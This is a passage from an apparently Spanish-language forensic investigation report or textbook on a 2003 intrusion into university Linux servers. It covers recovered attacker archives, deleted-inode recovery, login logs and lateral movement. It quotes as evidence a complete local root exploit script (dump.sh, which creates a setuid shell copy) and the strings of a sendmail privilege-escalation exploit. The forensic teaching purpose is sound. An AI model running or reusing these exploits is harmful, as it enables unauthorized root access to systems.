objdump
 %s -R  %s | grep setuid
[-] Cannot get setuid() GOT
[+] Step 1. setuid() got = 0x %08x
 %s/sm
[*] Step 2. Copying  %s to  %s...
/bin/cp -f  %s  %s
Failed
[*] Step 3. Disassembling  %s...
grep
 %s -d  %s 2> /dev/null |  %s -B  %d "mov.*%%.l,(%%e..,%%e..,1)" |  %s ".mov .*0x80.*,%%e.."
 %s -d  %s 2> /dev/null |  %s ".mov .*0x80.*,%%e.."
 %x:  %s  %s  %s  %s  %s  %s 0x %x, %s
OK, found  %d targets
[*] Step 4. Exploiting  %d targets:
 %s/gdb
Cannot create gdb script
break *0x %x
r -d1-1.1
x/x 0x %x
 %s -batch -x  %s  %s 2> /dev/null
Failed to spawn gdb!
0x %x  %s 0x %x
[ %d] ( %d %% of targets) GOT=0x %08x, VECT=0x %08x, offset= %d
Thanx for choosing sd's products ;)
[-] All targets failed, probably not vulnerable ;(
/usr/sbin/sendmail
/tmp/.sxp
```

Estos programas explotan vulnerabilidades del servidor de correo y sirven para ganar acceso a root desde una cuenta no privilegiada. En al última línea de `ex/sd` se hace referencia a `/tmp/.sxp` que es uno de los programas que se encontró en el historial de duende como utilizado por el.

La revisión detallada de los archivos en el directorio de duende confirmó la replicación del mismo material ofensivo:

`o0o.tar`

```
-rw-------  1 root     root        2086 Dec  5  2002 S8EXP
-rwxr-xr-x  1 root     root        9320 Nov  7  2002 final
-rw-------  1 root     root        2987 Dec  5  2002 final.c
-rw-------  1 root     root        1947 Dec  5  2002 flkm.c
-rw-r--r--  1 root     root       78450 Nov  7  2002 flkm32
-rw-r--r--  1 root     root       68352 Nov  7  2002 flkm64
```

Este es idénticamente el mismo que el oOo.tar que esta en el directorio proa.

Contenido del archivo llamado `final`:

```
 /usr/lib/ld.so.1
system
_GLOBAL_OFFSET_TABLE_
_init
printf
_edata
exit
getpppid
environ
getpid
close
_Jv_RegisterClasses
_PROCEDURE_LINKAGE_TABLE_
_DYNAMIC
__dso_handle
strcpy
sprintf
_start
write
getuid
atexit
_environ
execl
mkdir
open
_etext
__priocntl
memset
main
__register_frame_info
atoi
__deregister_frame_info
free
_end
malloc
read
_lib_version
lseek
_fini
_exit
Load
libc.so.1
SUNW_0.7
libc.so.1
/proc/%d/psinfo
../../../tmp/flkm32
```

```
../../../tmp/flkm64
is 64 bit: %d
cp -f flkm32 /tmp/flkm32
/tmp/sparcv9
cp -f flkm64 /tmp/sparcv9/flkm64
/tmp/flkm32
/tmp/sparcv9/flkm64
 %d bytes to write
 %d bytes wroten
err! open flkm error!
id=%d
rm -fr /tmp/flkm32
rm -fr /tmp/sparcv9
SUCCESS! Enjoy RootShell!
/bin/sh
fail!
```

Este es el contenido de un *exploit* de sendmail.

Contenido de `dump.sh`:

```
#!/bin/sh

# Redhat 6.2 dump command executes external program
# with suid priviledge.
# Discovered by Mat <mat@hacksware.com>
# Written for and by a scriptkid Tasc ;P
# Remember, there's no cure for BSE

echo "dump-0.4b15 root exploit"
echo "Discovered by Mat <mat@hacksware.com>"
echo "------------------------------------"
echo
DUMP=/sbin/dump
if [ ! -u $DUMP ]; then
  echo "$DUMP is NOT setuid on this system or does not exist at all!"
  echo
  exit 0
fi
export TAPE=iamlame:iamlame
export RSH=/tmp/rsh
cat >/tmp/rsh <<__eof__
#!/bin/sh
cp /bin/sh /tmp/sush
chmod 4755 /tmp/sush
}
__eof__
chmod 755 /tmp/rsh
/sbin/dump -0 /
echo
echo "Waiting for rootshell .... 5 seconds...."
sleep 5
/tmp/sush
id
```

Es el contenido de un *script* que da acceso a un **shell** de root de forma no autorizada.

Los directorios y archivos `emech`, `psybnc` y `eggdrop` son de paquetes que ejecutan un servidor de **IRC** y contienen servidores de `FTP` y `telnet`. El contenido de estos directorios es el siguiente:

```
drwxr-xr-x  3 1040     1040        4096 Apr 23 22:33 ..
                                                 ?
drwxr-xr-x  2 1040     1040        4096 Oct 21  2000 help
drwxr-xr-x  2 1040     1040        4096 Apr 23 22:34 log
drwxr-xr-x  3 1040     1040        4096 Oct 21  2000 menuconf
drwxr-xr-x  2 1040     1040        4096 Apr 23 22:42 motd
drwxr-xr-x  3 1040     1040        4096 Jul 30  2000 scripts
drwxr-xr-x  2 1040     1040        4096 Oct 21  2000 tools
-rw-r--r--  1 1040     1040       18124 Oct 28  2000 CHANGES
-rw-------  1 1040     1040       17982 May 16  1997 COPYING
-rw-r--r--  1 1040     1040        2660 Aug  8  2000 FAQ
-rw-r--r--  1 1040     1040         394 Oct 28  2000 Makefile
-rw-r--r--  1 1040     1040       36075 Oct 28  2000 README
-rw-r--r--  1 1040     1040          76 Oct 28  2000 TODO
-rwxr-xr-x  1 1040     1040      537712 Apr 23 22:33 in.ftpd
-rw-------  1 1040     1040         716 Apr 23 22:42 psybnc.conf
-rw-------  1 1040     1040         716 Apr 23 22:42 psybnc.conf.old
-rw-------  1 1040     1040           7 Apr 23 22:33 psybnc.pid
-rwxr-xr-x  1 1040     1040         369 Aug  8  2000 psybncchk
```

El objeto de estos programas es ofrecer el servicio de charlas en línea **IRC** para la red **UNDERnet**. El sembrar estos servidores es una actividad extremadamente común, y generalmente quienes la realizan no buscan controlar el sistema u obtener información privada como en este caso, solo usan las máquinas para colocar sus servidores y después de poco tiempo migran a otros equipos sin dejar rastro o recolectar información. No serán estudiados estos servicios en el presente reporte, solo se mencionará lo que sea de interés directo con la intrusión y sustracción de información confidencial.

La inspección de estas cuentas personales reveló además que el intruso había ejecutado órdenes sistemáticas de borrado (`rm -rf`) para suprimir scripts intermedios, bitácoras de compilación y archivos temporales, buscando encubrir la autoría material del ataque. Sin embargo, en la arquitectura de Linux Ext2, la supresión lógica no destruye físicamente los bloques magnéticos de datos. Para rescatar esta evidencia indispensable que el atacante pretendió hacer desaparecer, el procedimiento pericial recurrió a la interrogación de inodos huérfanos y al tallado forense de estructuras desasociadas (*file carving*), como se documenta en el siguiente capítulo.

Detección de bots y procesos ocultos en espacio de usuario

En el directorio de `proa` se localizaron ejecutables `in.ftpd` y `psybnc`. Si el intruso no posee privilegios de `root` para enlazar puertos privilegiados (< 1024), £en qué rangos de puertos efímeros suelen operar estos servicios y qué comando de red (`netstat -tlpn` o `ss`) permite identificar qué sockets están asociados a un UID específico?

Perspectiva forense contemporánea: gestión de identidades y autenticación FIDO2

En 2004, la seguridad de las cuentas de usuario dependía exclusivamente de contraseñas Unix almacenadas como hashes DES o MD5 en `/etc/shadow`, fácilmente vulnerables mediante ataques de diccionario fuera de línea (*offline cracking* con *John the Ripper*). Dos décadas después, la industria ha migrado hacia la autenticación resistente al phishing: llaves criptográficas de hardware basadas en estándares FIDO2 / WebAuthn, políticas de acceso condicional (*Conditional Access*), autenticación multifactor obligatoria (MFA) y rotación automatizada de credenciales mediante plataformas de gestión de accesos privilegiados (PAM).

Capítulo 11

Recuperación de archivos eliminados e inodos huérfanos

Cuando un intruso advierte la posibilidad de ser detectado o concluye una fase de su ataque, suele ejecutar comandos de borrado (`rm -rf`) para suprimir sus herramientas y bitácoras intermedias. Sin embargo, en el sistema de archivos Ext2/Ext3, la eliminación de un archivo desasocia el inodo del directorio pero mantiene intactos los bloques de datos en el disco magnético hasta que son reutilizados por nuevas operaciones de escritura.

Mecánica forense de eliminación en Ext2: inodos huérfanos y carving

Cuando en un sistema Linux Ext2 se ejecuta la llamada al sistema `unlink()`:

1. La entrada de directorio (*dentry*) desasocia el nombre del archivo y el inodo.
2. El contador de enlaces del inodo (`i_links_count`) disminuye a 0.
3. Se registra la marca de tiempo de borrado (`i_dtime`) con el tiempo Epoch actual.
4. Los mapas de bits de inodos y de bloques marcan esas estructuras como disponibles para el sistema operativo.
5. **Los bloques de datos físicos NO se destruyen**: permanecen íntegros en los sectores del disco magnético (*unallocated clusters*) hasta que otro archivo los sobrescribe.

Mediante herramientas forenses como `ils` (para listar inodos desasociados con tiempo de borrado), `icat` (para volcar directamente los bloques asociados a un inodo huérfano) y técnicas de tallado de datos (*file carving* por firmas de cabecera y pie), el perito puede resucitar archivos eliminados meses atrás si el bloque no fue reutilizado. La mecánica de desasociación en Ext2 se resume en la Figura 11.1.




Figura 11.1: Mecánica interna de desasociación (*unlink*) y preservación de bloques huérfanos en el sistema de archivos Ext2.

11.1 Recuperación de inodos huérfanos y datos no asignados (*carving*)

Se recuperó el contenido de archivos en el disco duro que fueron borrados por cualquier método y que no han sido sobreescritos aun. Se usaron diversas técnicas de recuperación de datos entre ellas el barrido directo de todos los bits en el disco. Gran parte de la información borrada no pudo extraerse ya que el servidor tenía un uso muy intenso y el remplazo de los bloques de datos es casi inmediato. De los archivos que no se pueden recuperar por medios estándar, se obtuvo el nombre almacenado del archivo y se hizo un análisis de la cantidad informática llamada entropía de los bits en los bloques del disco duro, con el fin de poder concatenar datos dispersos y reconstruir algún archivo que pudiera ser de interés. Esta última prueba fue realizada en ciertos archivos, pero su gran consumo de tiempo la descartó como método de análisis general.

11.1.1 Identificación de artefactos eliminados de interés pericial

Tras procesar los bloques del sistema de archivos mediante `ils` y `fls`, se identificaron más de 300,000 entradas de inodos huérfanos. Al filtrar los archivos temporales ordinarios del sistema operativo, se aislaron cinco artefactos críticos eliminados que documentaban directamente la actividad del intruso, sintetizados en el Cuadro 11.1.

Tipo	Ruta recuperada	Modificación (*mtime*)	Borrado (*dtime*)	UID:GID	Inodo
`r/r`	`/dev/zqft4/algo`	2003-05-10 00:05:03	2003-05-10 00:05:09	`0:0` (root)	532496
`s/s`	`/dev/log`	2003-05-08 22:23:03	2003-05-10 03:00:57	`0:0` (root)	305889
`d/r`	`/tmp/.sxp`	2003-05-09 12:25:06	2003-04-23 22:34:05	`0:0` (root)	130441
`r/r`	`sh`	2003-04-26 16:00:32	2003-04-15 22:29:00	`523:523` (proa)	786702
`f/r`	`mc.pipe.12891`	2003-05-08 03:01:44	2003-04-11 20:55:39	`500:100` (duende)	130461

Tabla 11.1: Artefactos y archivos eliminados recuperados mediante análisis de inodos huérfanos.

```
# ils2mac -v /dev/hda1 | grep -E "algo|log|sxp|pipe"
TIPO  RUTA RECUPERADA      MTIME (MODIF)        DTIME (BORRADO)      UID:GID   INODO
-------------------------------------------------------------------------------------------
r/r   /dev/zqft4/algo      2003.05.10 00:05:03  2003.05.10 00:05:09  0:0       532496
s/s   /dev/log             2003.05.08 22:23:03  2003.05.10 03:00:57  0:0       305889
d/r   /tmp/.sxp            2003.05.09 12:25:06  2003.04.23 22:34:05  0:0       130441
r/r   sh                   2003.04.26 16:00:32  2003.04.15 22:29:00  523:523   786702
f/r   mc.pipe.12891        2003.05.08 03:01:44  2003.04.11 20:55:39  500:100   130461
-------------------------------------------------------------------------------------------
```

Los archivos anteriores son logs del sistema y ejecutables de **IRC**. Lo que es de destacar es la existencia de un archivo llamado `algo`. Parece ser que `algo` fue una prueba de control. La palabra `algo` está en español por lo que podemos decir que la instalación fue realizada por un hispanoparlante. El archivo `/tmp/.sxp` fue recuperado e identificado como parte del paquete de explotación contra el servicio `sendmail` en el directorio `/ex`.

`mc.pipe.12891` es un archivo de tubería temporal creado por el administrador de archivos *Midnight Commander* (`mc`), propiedad del usuario `duende`, y contiene referencias de un *script* ejecutado desde la interfaz de dicho usuario.

Su contenido es el siguiente:

```
linux
sysinit
dnsquery
identd
plogd
db
sh
.tree
screen
popclean
ecko
```

Esto demuestra de manera incontrovertible que el 11 de abril, el usuario `duende` ejecutó desde `Midnight Commander` varios de los programas maliciosos que estamos estudiando. Recordemos que estos son archivos eliminados y recuperados pericialmente para esta investigación.

La recuperación de estos archivos borrados cerró el cerco probatorio sobre la autoría material en `helios`. No obstante, subsistía una incógnita angular para la investigación: la totalidad de las sesiones de `duende` documentadas en los registros de auditoría y en los procesos en memoria provenían de la dirección IP interna `192.0.2.20`, perteneciente al servidor de cómputo `atlas`. £Por qué el atacante triangulaba sus accesos a través de un segundo nodo interno si no tenía restricciones para ingresar directamente desde el exterior? £Había sido `atlas` igualmente vulnerado para servir como trampolín encubierto? Para esclarecer esta maniobra y documentar el movimiento la-

teral del intruso, la investigación pericial se extendió formalmente hacia el servidor `atlas`, como se detalla en el Capítulo 12.

Recuperación de archivos temporales de aplicaciones

El archivo `mc.pipe.12891` documentó la lista de procesos simulados del malware. £Por qué utilidades interactivas de consola como `mc`, `screen` o editores como `vim` dejan artefactos residuales en `/tmp` o `/var/tmp` y de qué manera un perito forense puede utilizarlos para reconstruir la interacción del usuario cuando el atacante ha eliminado su archivo `.bash_history`?

Perspectiva forense contemporánea: recuperación de archivos en discos SSD modernos y TRIM

En 2004, la recuperación de archivos borrados sobre discos magnéticos IDE/SCSI era una técnica pericial con altísima tasa de éxito, debido a que los bloques permanecían físicamente intactos hasta su sobreescritura accidental. En la actualidad, con el predominio absoluto de las unidades de estado sólido (SSD NVMe) y el comando *TRIM* / *Deallocate*, cuando el sistema operativo borra un archivo, el controlador del SSD pone a cero inmediatamente los bloques lógicos para optimizar los ciclos de escritura. En dispositivos modernos con TRIM activo, el *file carving* estático devuelve únicamente ceros (`0x00`), obligando a la disciplina forense contemporánea a priorizar la captura de memoria RAM volátil y copias de seguridad en la nube.

Capítulo 12

Movimiento lateral y correlación multisistema

Una intrusión rara vez permanece confinada a un único servidor cuando los sistemas comparten redes locales, montajes remotos NFS o esquemas de confianza entre cuentas de usuario. La correlación pericial con otros servidores del departamento permitió reconstruir la propagación lateral y confirmar la hipótesis sobre el origen de los accesos.

El vector de pivoteo lateral (*lateral movement*)

El pivoteo (*pivoting*) consiste en utilizar un equipo secundario comprometido como pasarela de salto para atacar o administrar de forma encubierta otros servidores dentro del mismo segmento de red interna. Al saltar desde `atlas` hacia `helios`, el intruso logra dos ventajas operativas:

1. **Evasión de cortafuegos perimetrales:** Las conexiones entre `atlas` y `helios` provienen de la subred interna de confianza (`192.0.2.0/24`), eludiendo cualquier regla que restrinja accesos SSH o Telnet desde direcciones IP de Internet.
2. **Ofuscación del origen real:** En las bitácoras directas de `helios`, la IP de origen que figura es la de `atlas` (`192.0.2.20`), obligando al perito a extender la investigación hacia los registros de sesión de los servidores secundarios para descubrir la IP pública del ISP.

El mecanismo de pivoteo empleado por el intruso se ilustra en la Figura 12.1.




Figura 12.1: Diagrama de movimiento lateral y técnica de pivoteo a través del servidor secundario `atlas`.

12.1 Movimiento lateral y vectores de confianza multisistema

`atlas` se revisó con minuciosidad pero solo serán incluídos los datos que estén relacionados con el caso `helios`.

Programas sospechosos en el directorio `duende/` en `atlas`.

```
-rw-r--r--  1 500      500        61440 Apr 21 20:37 test.tar
```

Contenido del paquete `test.tar`:

```
drwx------ scott/users       0 2002-02-08 07:09:51 ex/
-rwx------ scott/users   14361 2002-02-08 07:09:35 ex/ep
-rwx------ scott/users   14543 2002-02-08 07:09:39 ex/rh
-rwx------ scott/users   23577 2002-02-08 07:09:45 ex/sd
```

Este archivo contiene los *exploits* para `sendmail` y es idénticamente el mismo que el del directorio `zena/`.

En el directorio `temp/` de duende se encontró el directorio borrado `ex/`, lo cual confirma que el usuario lo desempaquetó y después lo elimino. Además de hallarse un archivo borrado `o0o.tar` con el mismo **md5sum** de los encontrados en `zena/`, `proa/` y demás directorios estudiados.

```
TIPO  RUTA BORRADA   MTIME (MODIF)        DTIME (BORRADO)      UID:GID  INODO
-------------------------------------------------------------------------------
```

```
d/d   temp/ex/       2003.04.27 12:29:51  2003.04.23 00:39:37  512:512  999703
-------------------------------------------------------------------------------
```

Bitácoras en `atlas`.

`wtmp`

```
duende  pts/7        Mon Apr 28 04:46 - 04:47  (00:00)     dsl-200-67-75-92.prodigy.net.mx
duende  pts/6        Mon Apr 28 04:44 - 04:46  (00:02)     dsl-200-67-75-92.prodigy.net.mx
duende  pts/6        Sun Apr 27 23:23 - 23:38  (00:14)     dsl-200-67-75-92.prodigy.net.mx
duende  pts/1        Sun Apr 27 19:10 - 20:14  (01:03)     dsl-200-67-75-92.prodigy.net.mx
duende  pts/0        Sun Apr 27 16:34 - 16:39  (00:04)     dsl-200-67-75-92.prodigy.net.mx
duende  pts/0        Sun Apr 27 16:11 - 16:14  (00:03)     dsl-200-67-75-92.prodigy.net.mx
duende  pts/0        Sun Apr 27 05:24 - 05:35  (00:10)     dsl-200-78-118-164.prodigy.net.mx
reboot   system boot  Sun Apr 27 05:19         (1+07:19)    2.4.18-686-smp
reboot   system boot  Sun Apr 27 05:12          (00:03)     2.4.18-686-smp
reboot   system boot  Sun Apr 27 05:09          (00:06)     2.4.18-686-smp
reboot   system boot  Sat Apr 26 07:00          (00:57)     2.4.18-686-smp
duende  pts/9        Sat Apr 26 05:14 - 05:51  (00:37)     dsl-200-67-75-160.prodigy.net.mx
duende  pts/4        Sat Apr 26 03:10 - 03:12  (00:02)     dsl-200-67-75-160.prodigy.net.mx
duende  pts/3        Sat Apr 26 03:09 - 03:20  (00:11)     dsl-200-67-75-160.prodigy.net.mx
duende  pts/3        Fri Apr 25 22:53 - 23:15  (00:22)     dsl-200-67-75-55.prodigy.net.mx
duende  pts/11       Fri Apr 25 21:23 - 21:28  (00:04)     dsl-200-67-75-55.prodigy.net.mx
duende  pts/8        Fri Apr 25 19:09 - 19:16  (00:07)     dsl-200-67-75-55.prodigy.net.mx
duende  pts/3        Fri Apr 25 19:07 - 19:17  (00:10)     dsl-200-67-75-55.prodigy.net.mx
duende  pts/7        Fri Apr 25 16:49 - 16:53  (00:04)     dsl-200-67-75-55.prodigy.net.mx
duende  pts/4        Fri Apr 25 15:17 - 16:53  (01:36)     dsl-200-67-75-55.prodigy.net.mx
duende  pts/3        Fri Apr 25 15:15 - 16:49  (01:34)     dsl-200-67-75-55.prodigy.net.mx
duende  pts/3        Fri Apr 25 06:10 - 06:25  (00:14)     dsl-200-67-75-49.prodigy.net.mx
duende  pts/6        Fri Apr 25 00:22 - 00:30  (00:07)     dsl-200-67-75-49.prodigy.net.mx
duende  pts/4        Thu Apr 24 21:35 - 21:39  (00:04)     dsl-200-67-75-49.prodigy.net.mx
duende  pts/2        Thu Apr 24 19:06 - 19:27  (00:20)     dsl-200-67-75-49.prodigy.net.mx
duende  pts/0        Thu Apr 24 19:03 - 19:05  (00:02)     dsl-200-67-75-49.prodigy.net.mx
duende  pts/2        Thu Apr 24 17:53 - 17:55  (00:02)     dsl-200-67-75-49.prodigy.net.mx
duende  pts/0        Thu Apr 24 15:11 - 15:14  (00:02)     dsl-200-67-75-49.prodigy.net.mx
duende  pts/6        Thu Apr 24 05:34 - 05:49  (00:15)     dsl-200-67-75-152.prodigy.net.mx
duende  pts/5        Thu Apr 24 05:28 - 05:49  (00:21)     dsl-200-67-75-152.prodigy.net.mx
duende  pts/0        Thu Apr 24 05:05 - 05:08  (00:03)     dsl-200-67-75-152.prodigy.net.mx
duende  pts/0        Thu Apr 24 02:23 - 02:26  (00:02)     helios.ifm.lab.edu.mx
reboot   system boot  Thu Apr 24 02:22         (2+05:35)    2.4.18-686-smp
duende  pts/3        Thu Apr 24 00:03 - 00:35  (00:32)     dsl-200-67-75-152.prodigy.net.mx
duende  pts/2        Wed Apr 23 23:51 - 00:34  (00:43)     dsl-200-67-75-152.prodigy.net.mx
duende  pts/1        Wed Apr 23 23:21 - 23:28  (00:07)     dsl-200-67-75-152.prodigy.net.mx
llllll pts/0        Wed Apr 23 22:26 - 22:33  (00:07)     dup-200-64-59-99.prodigy.net.mx
duende  pts/5        Wed Apr 23 19:56 - 20:07  (00:11)     dsl-200-67-75-152.prodigy.net.mx
duende  pts/0        Wed Apr 23 17:11 - 17:13  (00:02)     dsl-200-67-75-152.prodigy.net.mx
duende  pts/1        Wed Apr 23 06:44 - 06:44  (00:00)     dsl-200-78-118-98.prodigy.net.mx
duende  pts/0        Wed Apr 23 04:10 - 04:25  (00:15)     dsl-200-78-118-98.prodigy.net.mx
duende  pts/0        Wed Apr 23 00:09 - 00:11  (00:01)     dsl-200-78-118-98.prodigy.net.mx
duende  pts/3        Tue Apr 22 20:47 - 20:52  (00:04)     dsl-200-78-118-98.prodigy.net.mx
duende  pts/0        Tue Apr 22 16:51 - 17:41  (00:50)     dsl-200-78-118-98.prodigy.net.mx
duende  pts/0        Tue Apr 22 15:02 - 15:12  (00:10)     dsl-200-78-118-98.prodigy.net.mx
duende  pts/0        Tue Apr 22 05:47 - 06:01  (00:14)     dsl-200-78-118-51.prodigy.net.mx
duende  pts/1        Tue Apr 22 02:41 - 02:56  (00:14)     dsl-200-78-118-51.prodigy.net.mx
duende  pts/0        Mon Apr 21 23:36 - 23:38  (00:02)     dsl-200-78-118-51.prodigy.net.mx
duende  pts/1        Mon Apr 21 22:08 - 22:16  (00:07)     dsl-200-78-118-51.prodigy.net.mx
duende  pts/7        Mon Apr 21 21:36 - 22:00  (00:24)     dsl-200-78-118-51.prodigy.net.mx
duende  pts/3        Mon Apr 21 21:24 - 21:58  (00:34)     dsl-200-78-118-51.prodigy.net.mx
llllll pts/0        Mon Apr 21 20:35 - 22:49  (02:13)     dup-200-64-234-196.prodigy.net.mx
```

```
duende  pts/0        Mon Apr 21 18:38 - 18:40  (00:01)     dsl-200-78-118-51.prodigy.net.mx
duende  pts/0        Mon Apr 21 17:01 - 17:01  (00:00)     dsl-200-78-118-51.prodigy.net.mx
duende  pts/0        Mon Apr 21 07:26 - 07:30  (00:03)     dsl-200-67-75-99.prodigy.net.mx
duende  pts/1        Mon Apr 21 03:54 - 03:55  (00:00)     dsl-200-67-75-99.prodigy.net.mx
duende  pts/0        Mon Apr 21 00:38 - 00:40  (00:01)     dsl-200-67-75-99.prodigy.net.mx
duende  pts/0        Sun Apr 20 16:07 - 16:40  (00:32)     dsl-200-67-75-99.prodigy.net.mx
duende  pts/0        Sun Apr 20 05:43 - 05:45  (00:01)     dsl-200-67-75-109.prodigy.net.mx
duende  pts/0        Sun Apr 20 02:22 - 02:30  (00:07)     dsl-200-67-75-109.prodigy.net.mx
reboot   system boot  Sun Apr 20 00:10         (4+02:09)    2.4.18-686-smp
duende  pts/0        Sat Apr 19 21:48 - 22:04  (00:15)     dsl-200-67-75-109.prodigy.net.mx
duende  pts/0        Sat Apr 19 16:15 - 16:16  (00:01)     dsl-200-67-75-109.prodigy.net.mx
duende  pts/0        Sat Apr 19 07:25 - 07:25  (00:00)     dsl-200-78-118-131.prodigy.net.mx
duende  pts/0        Sat Apr 19 05:10 - 05:11  (00:00)     dsl-200-78-118-131.prodigy.net.mx
duende  pts/0        Sat Apr 19 00:31 - 00:36  (00:05)     dsl-200-78-118-131.prodigy.net.mx
duende  pts/1        Fri Apr 18 21:01 - 21:17  (00:15)     198.51.100.131
duende  pts/1        Fri Apr 18 15:06 - 15:09  (00:03)     dsl-200-78-118-131.prodigy.net.mx
duende  pts/7        Fri Apr 18 06:00 - 06:23  (00:22)     dsl-200-67-75-78.prodigy.net.mx
duende  pts/5        Fri Apr 18 02:05 - 02:06  (00:00)     dsl-200-67-75-78.prodigy.net.mx
duende  pts/5        Thu Apr 17 22:04 - 22:07  (00:02)     dsl-200-67-75-78.prodigy.net.mx
duende  pts/0        Thu Apr 17 17:52 - 17:53  (00:00)     dsl-200-67-75-78.prodigy.net.mx
duende  pts/0        Thu Apr 17 15:00 - 15:01  (00:01)     dsl-200-67-75-78.prodigy.net.mx
duende  pts/4        Thu Apr 17 05:49 - 05:50  (00:01)     dsl-200-78-118-61.prodigy.net.mx
duende  pts/2        Thu Apr 17 05:48 - 05:51  (00:02)     dsl-200-78-118-61.prodigy.net.mx
duende  pts/3        Thu Apr 17 02:46 - 02:49  (00:02)     dsl-200-78-118-61.prodigy.net.mx
duende  pts/0        Thu Apr 17 00:26 - 00:41  (00:15)     dsl-200-78-118-61.prodigy.net.mx
reboot   system boot  Wed Apr 16 23:54         (3+00:14)    2.4.18-686-smp
proa     pts/4        Wed Apr 16 20:49 - 20:51  (00:01)     dup-200-64-59-111.prodigy.net.mx
duende  pts/4        Wed Apr 16 20:15 - 20:23  (00:07)     dsl-200-78-118-61.prodigy.net.mx
zopilote pts/5        Wed Apr 16 20:05 - 20:08  (00:03)     dup-200-64-59-111.prodigy.net.mx
reboot   system boot  Wed Apr 16 19:15          (04:36)     2.4.18-686-smp
duende  pts/0        Wed Apr 16 15:54 - 16:15  (00:20)     dsl-200-78-118-61.prodigy.net.mx
duende  pts/2        Wed Apr 16 15:25 - 15:40  (00:15)     dsl-200-78-118-61.prodigy.net.mx
duende  pts/0        Wed Apr 16 15:15 - 15:40  (00:25)     dsl-200-78-118-61.prodigy.net.mx
duende  pts/3        Wed Apr 16 05:01 - 05:28  (00:26)     dsl-200-78-118-156.prodigy.net.mx
duende  pts/5        Wed Apr 16 04:56 - 05:28  (00:31)     dsl-200-78-118-156.prodigy.net.mx
duende  pts/2        Wed Apr 16 03:07 - 04:36  (01:29)     dsl-200-78-118-156.prodigy.net.mx
duende  pts/0        Wed Apr 16 03:02 - 04:36  (01:34)     dsl-200-78-118-156.prodigy.net.mx
proa     pts/1        Wed Apr 16 00:38 - 00:47  (00:08)     host-203.0.113.89-cust.telemedia.
     net.mx
duende  pts/1        Wed Apr 16 00:16 - 00:27  (00:10)     dsl-200-78-118-156.prodigy.net.mx
duende  pts/2        Wed Apr 16 00:05 - 00:28  (00:23)     dsl-200-78-118-156.prodigy.net.mx
proa     pts/2        Wed Apr 16 00:01 - 00:01  (00:00)     host-203.0.113.89-cust.telemedia.
     net.mx
zopilote pts/8        Tue Apr 15 22:57 - 23:00  (00:02)     host-203.0.113.89-cust.telemedia.
     net.mx
proa     pts/7        Tue Apr 15 22:17 - 00:23  (02:05)     host-203.0.113.89-cust.telemedia.
     net.mx
reboot   system boot  Tue Apr 15 20:28          (22:43)     2.4.18-686-smp
proa     pts/4        Fri Apr 11 21:35 - 21:44  (00:09)     dup-200-64-234-32.prodigy.net.mx
proa     pts/8        Wed Apr  9 20:28 - 20:33  (00:04)     host-198.18.3.172-cust.telemedia.
     net.mx
zopilote pts/0        Sun Apr  6 01:29 - 01:29  (00:00)     host-198.18.11.221-cust.telemedia.
     net.mx
zopilote pts/1        Fri Apr  4 21:24 - 21:28  (00:04)     dup-200-64-239-107.prodigy.net.mx
reboot   system boot  Fri Apr  4 21:00         (11+22:11)   2.4.18-686-smp
zopilote pts/1        Fri Apr  4 01:27 - 01:32  (00:04)     dup-200-64-234-43.prodigy.net.mx
zopilote pts/1        Wed Apr  2 03:05 - 03:06  (00:00)     gobmorelia34.terra.net.mx
```

Se puede observar que los accesos de `zopilote`, `zena`, `proa` y `llllll` es desde máquinas

dsl de prodigy, telemedia y terra, todas estas máquinas están ubicadas en la ciudad de Morelia. Es de destacar que cuando se bloquea el acceso a varias cuentas involucradas, es que aparecen los accesos de duende quien no ingresó al equipo por mucho tiempo.

Los ingresos del usuario `duende` desde `atlas` hacia `helios` se confirman en las bitácoras de `atlas`, y se autentifica que provienen de una conexión dsl de prodigy infinitum.

Con el pivoteo interno desde `atlas` plenamente documentado y vinculado a conexiones residenciales de proveedores locales en Morelia, un flanco de extrema gravedad requería confirmación pericial: el servidor departamental de correspondencia electrónica (`io.ifm.lab.edu.mx`). Si el atacante había cosechado contraseñas mediante el sniffer troyanizado en `helios`, £había accedido a los buzones privados de los usuarios de la institución? £Empleó el portal de correo web (*OpenWebMail*) para espiar comunicaciones o enviar mensajes en nombre de terceros? Para esclarecer el alcance de esta amenaza, la investigación auditó las bitácoras de transporte MTA y sesiones CGI en `io`, tal como se examina en el Capítulo 13.

Trazabilidad de saltos múltiples (pivoting)

A partir de las bitácoras de `atlas` y `helios`, reconstruya la cadena completa de conexión: £cuál fue la dirección IP del proveedor externo de acceso conmutado/DSL y en qué puertos se establecieron las sesiones sucesivas? £Qué información adicional requeriría solicitar judicialmente al ISP para identificar al titular de la línea telefónica?

Perspectiva forense contemporánea: Zero Trust y microsegmentación

